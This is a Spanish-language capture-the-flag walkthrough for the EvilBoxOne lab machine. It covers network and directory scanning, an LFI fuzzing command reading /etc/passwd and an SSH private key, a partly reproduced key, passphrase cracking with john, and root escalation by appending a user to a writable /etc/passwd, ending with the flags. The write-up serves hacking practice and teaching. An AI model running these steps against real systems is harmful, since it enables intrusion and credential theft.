Sudo nmap -vvv -sS -sV -O -Pn 192.168.122.0/24

```
❯ sudo nmap -vvv -sS -sV -O -Pn 192.168.122.0/24
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-17 19:09 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 19:09
Scanning 255 hosts [1 port/host]
```

Saldrá una IP con los puertos 80 y 22 abiertos

```
Discovered open port 80/tcp on 192.168.122.14
Discovered open port 22/tcp on 192.168.122.14
```

Al entrar en la web aparecerá la página por defecto de Apache y no se mostrará nada en el código fuente

Escanear todos los directorios ocultos

Sudo gobuster dir –u 192.168.122.14 -w /usr/share/wordlists/dirb/big.txt


```
sudo gobuster dir -u 192.168.122.14 -w /usr/share/wordlists/dirb/big.txt
```

Mostrará el archivo robots.txt y un directorio llamado secret

```
===============================================================
/.htpasswd            (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/robots.txt           (Status: 200) [Size: 12]
/secret               (Status: 301) [Size: 317] [--> http://192.168.122.14/secret/]
/server-status        (Status: 403) [Size: 279]
```


Ir a robots.txt, no mostrará nada relevante

192.168.122.14/robots.txt




Ir a secret, no mostrará contenido, sin embargo tampoco mostrará mensaje de error

192.168.122.14/secret




Realizar escaneo de directorios bajo el directorio secret y listando todo lo que termine en html, php o txt


Sudo gobuster dir –u 192.168.122.14/secret -w /usr/share/wordlists/dirb/big.txt -x html,php,txt



Aparecerá un nuevo archivo llamado evil.php




Al ir de nuevo no mostrará nada, ni si quiera mensaje de error
192.168.122.14/secret/evil.php




Tratar de fuzzear para intentar ejecutar comandos y de este modo leer el contenido de /etc/passwd


wfuzz -u "http://192.168.122.14/secret/evil.php?FUZZ=../../../../../../etc/passwd" -w /usr/share/wordlists/fuzz-lfi-params-list.txt -hw 0




Aparecerá como resultado que puede usarse command




Ir a la url añadiendo ?command=../../../../../../etc/passwd
192.168.122.14/secret/evil.php?command=../../../../../../etc/passwd




Inspeccionar el código fuente para que se muestre de forma ordenada




Al observar el archivo /etc/passwd podrá verse un usuario llamado mowree



Ir a /home/mowree/.ssh/id_rsa para buscar la clave privada del usuario
http://192.168.122.14/secret/evil.php?FUZZ=/home/mowree/.ssh/id_rsa



Copiar la clave privada y guardarla en el equipo atacante



```
Mb26wNQW4ff7qe3OK/Ixrm7MfkJPzueQlSi94IHXaPvl4vyCoPLW89JzsNDsvG8P
hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfX8oeis3C1hCjqvp3Lth0QDI+7Shr
Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGlRqMmJK+StmqR
IIk3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5QfhO+V8WzbVzhP6+R
MtqgW1L0iAgB4CnTIud6DpXQtR9l//9alrXa+4nWcDW2GoKjljxOKNK8jXs58SnS
62LrvcNZVokZjql8Xi7xL0XbEk0gtpItLtX7xAHLFTVZt4UH6csOcwq5vvJAGh69
Q/ikz5XmyQ+wDwQEQDzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
p1ia+meL0JVlLobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0lEIDf+qx2C
pwxoAe1tMmInlZfR2sKVlIeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X
KREAJ3S0pMplP/ZcXjRLOlESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa
i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbk2HGy6+6qS/4Q6DVVxTHdp
4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGLkS2I/
8kOVjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbElOVclUMT8iutAg8S4VA==
-----END RSA PRIVATE KEY-----
^C
```

Convertirlo a hash con la herramienta ssh2john.py y guardarlo en otro archivo nuevo

/usr/share/john/ssh2john.py id_rsa > id_rsa_hash.txt

```
❯ /usr/share/john/ssh2john.py id_rsa > id_rsa_hash.txt
```

Crackear la contraseña con john

John id_rsa_hash.txt

```
❯ john id_rsa_hash.txt
Using default input encod
```

Mostrará la contraseña como resultado

```
Almost done: Processing the remaining buffered candidate passwords, if
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
unicorn          (id_rsa)
Proceeding with incremental:ASCII
```

Entrar por ssh con el usuario mowree y la contraseña encontrada


Ssh mowree@192.168.122.14 -i id_rsa

```
Session aborted
❯ ssh mowree@192.168.122.14 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$
```

Mostrar el contenido del directorio home del usuario mowree y leer el archivo user.txt


```
mowree@EvilBoxOne:~$ ls
user.txt
mowree@EvilBoxOne:~$ cat user.txt
56RbpOsoobpzWSVzKh9YOvzGLgtPZQ
```

Al mostrar los permisos de /etc/passwd podrá verse que tiene permiso de escritura para todos los usuarios




Crear una nuevo usuario con una clave creada en formato sha-512 desde la maquina atacante


mkpasswd -m sha-512




Guardarla en un archivo y crear una linea como si de un usuario se tratase, dando permisos de root




Copiar este nuevo usuario y ponerlo en el /etc/passwd de la máquina victima



Cambiar al usuario nuevo



Ir a /root y mostrar el contenido de root.txt



Flags

User: 56Rbp0soobpzWSVzKh9YOvzGLgtPZQ
Root: 36QtXfdJWvdC0VavlPIApUbDlqTsBM